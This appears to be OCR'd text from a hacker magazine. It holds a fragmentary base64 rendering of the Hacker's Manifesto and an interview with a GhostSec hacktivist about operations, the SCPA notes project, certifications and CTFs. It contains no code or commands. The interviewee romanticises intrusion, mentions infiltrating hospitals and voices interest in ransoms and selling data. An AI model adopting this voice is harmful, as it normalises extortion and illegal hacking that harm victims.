
When a speaker states, "How much longer must I endure this shitϙ", no formal answer is expected.

While sometimes amusing and even humorous, rhetorical questions are rarely meant for pure, comedic effect. A carefully crafted question can, if delivered well, persuade an audience to believe in the position(s) of the speaker.

Good idea dont you think ϙ

RHETORICAL • D8RH8R

THE HACKERS MANIFESTO


QncyBhbGwgb3Zl-
GlulENvbXB1dGVylENyaW1lIFNjYW5kYWwiLCAiSGFja
uLgoglCAglCAglERhbW4ga2lkcy4glFRoZXkncmUgY
geW91ciB0aHJlZS1waWVjZSBwc3ljaG9sb2d5IGFuZ
Gxvb2sgYmVoaW5kIHRoZSBleWVzIG9mIHRoZSBo
WFkZSBoaW0gdGljaywgd2hhdCBmb3JjZXMgc2hh
woglCAglCAglEkgYW0gYSBoYWNrZXIsIGVudGVyIG
HRoYXQgYmVnaW5zIHdpdGggc2Nob29sLi4ulEknbS
2lkcywgdGhpcyBjcmFwIHRoZXkgdGVhY2ggdXMgY
aWV2ZXlulCBUaGV5J3JlIGFsbCBhbGlrZS4KCiAglC
9sLiAgSSd2ZSBsaXN0ZW5lZCB0byB0ZWFjaGVycy
93IHRvIHJlZHVjZSBhIGZyYWN0aW9uLiAgSSB1bm
d0IHNob3cgbXkgd29yay4gIEkgZGlkIGl0IGluIG15I
Bjb3BpZWQgaXQulCBUaGV5J3JlIGFsbCBhbGlrZ
5LiAgSSBmb3VuZCBhIGNvbXB1dGVyLiAgV2FpdCBhIH
GF0IEkgd2FudCBpdCB0by4gIElmIGl0IG1ha2VzIGEgbWl
B1cC4gIE5vdCBiZWNhdXNlIGl0IGRvZXNuJ3QgbGlrZS
GhyZWF0ZW5lZCBieSBtZS4uLgoglCAglCAglCAglCAglC
glCAglCAglCAglCAgT3IgZG9lc24ndCBsaWtlIHRlYWNo
CAglCAglERhbW4ga2lkLiAgQWxsIGhlIGRvZXMgaXMgc
lCAglCBBbmQgdGhlbiBpdCBoYXBwZW5lZC4uLi
JvdWdoCnRoZSBwaG9uZSBsaW5lIGxpa2Uga
VsZWN0cm9uaWMgcHVsc2UgaXMKc2Vud
21wZXRlbmNpZXMgaXMgc291Z2h0Li4ulG
Li4gdGhpcyBpcyB3aGVyZSBJIGJlbG9uZy
mlEkndmUgbmV2ZXIgbWV0IHRoZW0sIG5l
HRoZW0gYWdhaW4uLi4gSSBrbm93IHlvdS
BwaG9uZSBsaW5lIGFnYWluLiAgVGhleSdyZ
cyB3ZSdyZSBhbGwgYWxpa2UuLi4gd2Und
CB3aGVuIHdlIGh1bmdlcmVkIGZvciBzdGVhay4u
ZXQgc2xpcAp0aHJvdWdoIHdlcmUgcHJlLWNoZXdlZ
21pbmF0ZWQgYnkgc2FkaXN0cywgb3IgaWdub3JlZCBie
CBzb21ldGhpbmcgdG8gdGVhY2ggZm91bmQgdXMgd2l
nUgbGlrZSBkcm9wcyBvZiB3YXRlciBpbiB0aGUgZGVzZXJ
uLi4gdGhlIHdvcmxkIG9mIHRoZSBlbGVjdHJvbiBhbmQgd
1ZC4gIFdlIG1ha2UgdXNlIG9mIGEgc2VydmljZSBhbHJlY
ciB3aGF0IGNvdWxkIGJlIGRpcnQtY2hlYXAgaWYgaXQgd
vbnMsIGFuZAp5b3UgY2FsbCB1cyBjcmltaW5hbHMulCB
ltaW5hbHMulCBXZSBzZWVrCmFmdGVyIGtub3dsZWRn
zLiAgV2UgZXhpc3Qgd2l0aG91dCBza2luIGNvbG9yLAp3a
naW91cyBiaWFzLi4ulGFuZCB5b3UgY2FsbCB1cyBjcmlta
HlvdSB3YWdlIHdhcnMsIHlvdSBtdXJkZXIsIGNoZWF0LCB
1cyBiZWxpZXZlIGl0J3MgZm9yIG91ciBvd24gZ29vZCwge
glFlcywgSSBhbSBhIGNyaW1pbmFsLiAgTXkgY3JpbWUga
BpcwphGF0IG9mIGp1ZGdpbmcgcGVvcGxlIGJ5IHdoYXQ
0aGV5IGxvb2sgbGlrZS4KTXkgY3JpbWUgaXMgdGhhdCB
aGF0IHlvdSB3aWxsIG5ldmVyIGZvcmdpdmUgbWUKZm9y
GhpcyBpcyBteSBtYW5pZmVzdG8ulCBZb3UgbWF5IHN0b3
id0IHN0b3AgdXMgYWxsLi4ulGFmdGVyIGFsbCwgd2Unc
AglCAglCAglCAglCAglCsrK1RoZSBNZW50b3IrKys=

HAC

CK

HACKTIVISM

In our interconnected world, hackers and their actions often dominate headlines. Yet, beneath the digital façade, they remain individuals with motivations and choices. Could you lead us back to that defining juncture when you embraced the role of a hacktivist? What facets shaped this decision, and how did you grapple with the ethical dimensions it presented?

USER WARE

GHOSTSEC

USERWARE

My journey commenced within the AnonOps IRC server, just preceding the BlackLivesMatter upheaval that ignited a nationwide outcry. I, armed with my voice, found my footing in GhostSec during these tumultuous times. My journey began as a vigilante, fueled by curiosity, and gradually progressed through time and experience. Ethics remained steadfast, lessons from renowned hackers' missteps guiding our path. Sebastian's mentorship has been pivotal during my three years in this group.

Presently, I stand as GhostSec's voice, contributing not merely through words but through tangible action.

D8RH8R

Amidst the intricate realm of hacktivism, the role one plays within the societal fabric remains complex. How do you perceive the function of hacktivists within society, and how do your actions resonate within the broader social and political tapestry?

USERWARE

Examining history unveils the roots of hacktivism before the term's conception—a web of activism spanning diverse domains. It signifies convictions uniting for transformative change, often transcending superficial actions. Yet, actions eclipse words; transformative impact requires committed deeds and an understanding of potential consequences.

Today, hacktivism occasionally wears a façade—superficial efforts for "awareness" lacking substantial change. True transformation stems from action, demanding personal readiness for the potential outcomes.

My ethical compass aligns with Edward Snowden's ideals, challenging surveillance and questioning authorities. The asymmetry of power warrants vigilance against encroachments on individual rights by institutions. Technology is not intrinsically sinister, but rather the exploitation of surveillance curtails rights cherished by advocates and journalists.

This digital era has unfurled its own dynamics, propelling some towards cybercrime in the face of desperation. Circumstances often define criminal paths, where developers, shackled by necessity, wander ethical boundaries.

D8RH8R

Media often portrays hacktivists as either digital crusaders or malevolent entities. How should society regard these enigmatic figures, and how does this perception influence your hacktivist journey?

USERWARE

From our group's perspective, news is consequential when it reflects our actions' tangible impact. Consider OpNigeria within the #EndSARs movement, exposing corruption and instigating legal consequences through evidence.

Media's stance merits scrutiny, for it often sensationalizes, yielding headlines meant to captivate for financial or political gain. News outlets at times omit us due to their predetermined narratives. Our identity diverges from these dramatizations; we're ordinary citizens, bound by digital endeavors.

Media's conjecture doesn't hinder our resolve; rather, it fuels our dedication, a reminder that virtuous intent triumphs.

Media's skepticism also extends to WormGPT—a tool primed for both constructive and nefarious purposes. Its potential for cybersecurity enhancement and exploitation underscores the paradox of modern technology. AI empowers the assailant and the guardian alike; the dance of purple teaming ensues.

D8RH8R

Collaboration is inherent in hacktivism, often with the need to establish trust and mutual objectives. How do you

cultivate trust and alignment when partnering with fellow hacktivists or groups?

USERWARE

A clear, evolving goal anchors our endeavors. While initially vague, it crystallizes over our journey, transforming obstacles into opportunities. The journey's marathon-like nature mandates persistence, for words alone pale compared to the actions that speak volumes—actions often stemming from painful moments. Doubts and skepticism emerge, but the resolve remains, sustaining our ceaseless cyber expeditions.

D8RH8R

Challenging powerful establishments is the core of hacktivism. Can you share a specific instance where you confronted a daunting ethical decision, and how you balanced your actions with your ethical principles?

USERWARE

Treading this territory demands unwavering mental fortitude, as the question delves deep into uncharted waters. Addressing this question necessitates utmost sincerity, given its gravity and the complexities it encapsulates. It isn't a matter to be taken lightly; it is an inevitability that surfaces, regardless of our willingness.

The weight of our decisions is augmented by the potential consequences they might entail. From organizing protests to witnessing brutal suppression, these decisions are made in a sphere where innocent lives hang in the balance. My journey through OpRussia, aimed at halting Ukraine's invasion, mirrored Sebastian's own struggles against extremist ideologies. My experiences have culminated in a fortified mental resilience, founded upon careful consideration of decisions—a resilience that extends to safeguarding my team members from unwarranted dangers.

Ethical conundrums are par for the course, and disagreements are inevitable. Hesitations arise, underpinning a culture of self-reflection, an integral facet of the decision-making process. It's through these complex clashes that the authenticity of our decisions is validated.

A scenario emerges: infiltrating hospitals with a cloak of malevolence. Obvious ethical boundaries exist, yet deeper, murkier truths underpin the narrative. The journey takes us beyond obvious limits, unraveling a clandestine realm of unethical practices involving marginalized individuals. This pursuit harbors immense risk, as the stakes elevate exponentially with every move. Unintended consequences loom large, offering a sobering reminder that each decision echoes through time. An external perspective can easily downplay the complexity, but the implications—both immediate and far-reaching—underscore the gravity of ethical choices.

Our journey serves as a testament—a cautionary tale—of the significance of these choices, as we navigate a labyrinthine landscape where actions reverberate across space and time.

D8RH8R

Interpersonal conflicts within the hacking community are not uncommon. Petty disputes can escalate, triggering reprisals that may lead to unforeseen ramifications. How do you ensure the ongoing security of yourself and your team when the stakes are so high?

USERWARE

In my interactions, I've encountered friction—discord that sometimes spills beyond the realm of hacking. Were these tensions fueled by our claims of superiority? Not in the least. These disputes unfolded as GhostSec's reputation grew within the hacker community, marked by our accomplishments that were showcased through interviews, chronicling our cyber exploits. Accusations of being script kiddies were dismissed, our focus remaining steadfast on what truly matters to us. The passage of time has cemented our standing, garnering respect from those who have looked up to us over the span of three years.


The allure of vengeance is undeniable, yet prudence often dictates restraint. When the potential fallout is immense, it is judicious to exercise caution, preserving the option for retribution for another day. Emotion's hold is undeniable; however, it is in these moments that strategic withdrawal paves the path for a triumphant comeback—a pattern that, though recurrent, serves as an effective strategy.

D8RH8R

Impressive work you've undertaken on the SCPA project. The wealth of resources you've compiled appears to have been quite an endeavor, especially given the granularity you've delved into. It's as if you're crafting a comprehensive roadmap for newcomers to navigate. Can you share the origins of this collaborative effort between you and Sebastian?

USERWARE

The inception of the SCPA project was sparked by the unexpected leak of Conti training materials and the ransomware source code, courtesy of a rogue affiliate. My motivation to embark on this venture stemmed from a frustration with the often scattered and elusive nature of common techniques found online. As the sea of information kept growing, it became evident that I needed a systematic approach to assemble and organize my findings. I initially adopted Cherrytree as my notetaking tool of choice, although in hindsight, I later recognized that Obsidian would have been a more efficient platform for streamlined contributions. But, despite the hiccups involved in transitioning to Markdown after a mass conversion, the substantial effort has proven its worth. I'm now looking forward to your engagement with the TODO labels I've strategically placed within the project. Feel free to fork it—I can assure you that my notes will be a resource you'll find invaluable.



On a broader note, this discussion offers an ideal opportunity to shed light on prominent certifications such as Offensive Security's OSCP PWK, SANS Institute's offerings, CompTIA Pentest+, and EC-Council's Certified Ethical Hacker (CEH). Interestingly, we've witnessed the emergence of newer certifications like HackTheBox's Penetration Testing Certification (CPTS), which in my opinion, should be considered in high regard within the hiring sphere. It's a certification that's both accessible and comprehensive, with a technical rigor surpassing even the OSCP material. It's curious, however, that OSCP remains a gatekeeper for many HR departments, while the true motivation might stem from the corporate drive to maintain a lucrative industry. This reality, albeit saddening, is not unique to OSCP alone. CompTIA is also culpable for the exam payment treadmill that accompanies renewal.

Another aspect I'd like to address pertains to Capture The Flag (CTF) challenges—a valuable yet distinct realm from the real-world dynamics. While they competently encompass stages like reconnaissance, initial footholds, pivoting, lateral movement, persistence, and data

exfiltration, the domain of ransomware and outright chaos—scenarios that diverge from simulation—often remains untouched. It's clear that such platforms can sometimes fall short in fostering a holistic understanding within the corporate security context. The very essence of submitting hashes in a text file seems lackluster, devoid of the intricate interplay of a real attack scenario. My proposition: replace the mundane text file with a PDF document housing the hash—a subtle tweak that requires players to navigate the labyrinth of exfiltration, bypassing security safeguards in the process.

Delving into the realm of reverse engineering isn't a decision one takes lightly. Given your inherent defender perspective, convincing you to explore web applications for insight into footholds and adversarial strategies would necessitate real-world examples. Take, for instance, the unsettling prevalence of Magecart attacks—a tangible showcase of these concepts in action.

And let's not overlook the arena of malware analysis—a pivotal tool wielded by adversaries. Shaping it into Tactics, Techniques, and Procedures (TTPs) elevates it to a potent weapon for weaponizing reverse-engineered malware. It's a landscape where a voracious hunger for knowledge drives me—a thirst to exploit these capabilities, perhaps by orchestrating ransoms or data peddling for profit. The landscape remains dynamic and demanding, where the chameleon-like adaptability of skills intertwines with the imperative to nudge corporations out of their comfort zones.

D8RH8R

During our conversation I noticed when you kept referrring to the readers and users. I guess that's part of your persona right?Is that a title you use for everyone including your members? Also what is up with your mickey mouse voice impression are you picking up voice acting?

USERWARE


I'm thrilled you picked up on that, hahaha. Indeed, referring to individuals as "users" is a significant part of my persona. And you're absolutely right, the Mickey Mouse voice is just the tip of the iceberg. I've also honed a Joker voice impression, which I've used to call out PETA. I must admit, I find it quite accurate, and perfecting it to match Heath Ledger's distinctive accent was an intriguing challenge.

But let's shift the spotlight away from my quirks and onto your curiosity. I'm eager to know more about your journey. What prompted you to embark on the creation of HVCK Magazines? As I delved into your magazines, I sensed a deeper interest than just a run-of-the-mill quest for knowledge. Your approach caught my attention, and I'm genuinely intrigued to learn what initially ignited your journey?

D8RH8R

Booom, and he drops a big fat Uno reverse card on the conversation. Did not see that coming haha. I've always been into computers, I wrote my first program at 5 on my old mans Commodore 64. He worked in telecommunications so there was always gadgets around. Figured out how to use a dialler on my dad's 386 when I was 11 but I was 12 before I stumbled through the door of my first BBS. Even though it was music I spent my life doing, I've always hacked. If there was some information I needed but couldn't or wasn't allowed to access, I enjoyed the puzzle in figuring out how make it mine. The older guys I met those boards left a lasting impression with me. They shared what the knew (or thought a 12 year old should know) freely, openly and with never ending patience.

HVCK is my open door to that world of wonder. Its my "Globe Theatre" lit up brightly for the silicon Shakespeares of the world to play out their digital dramas. It's my library of Alexandria for this information age. It gives me an excuse to strike up conversation with some of the most amazing people I have met in my life and a reason not to throw it all away when the pressures of adapting to a completely new paradigm get a little much.



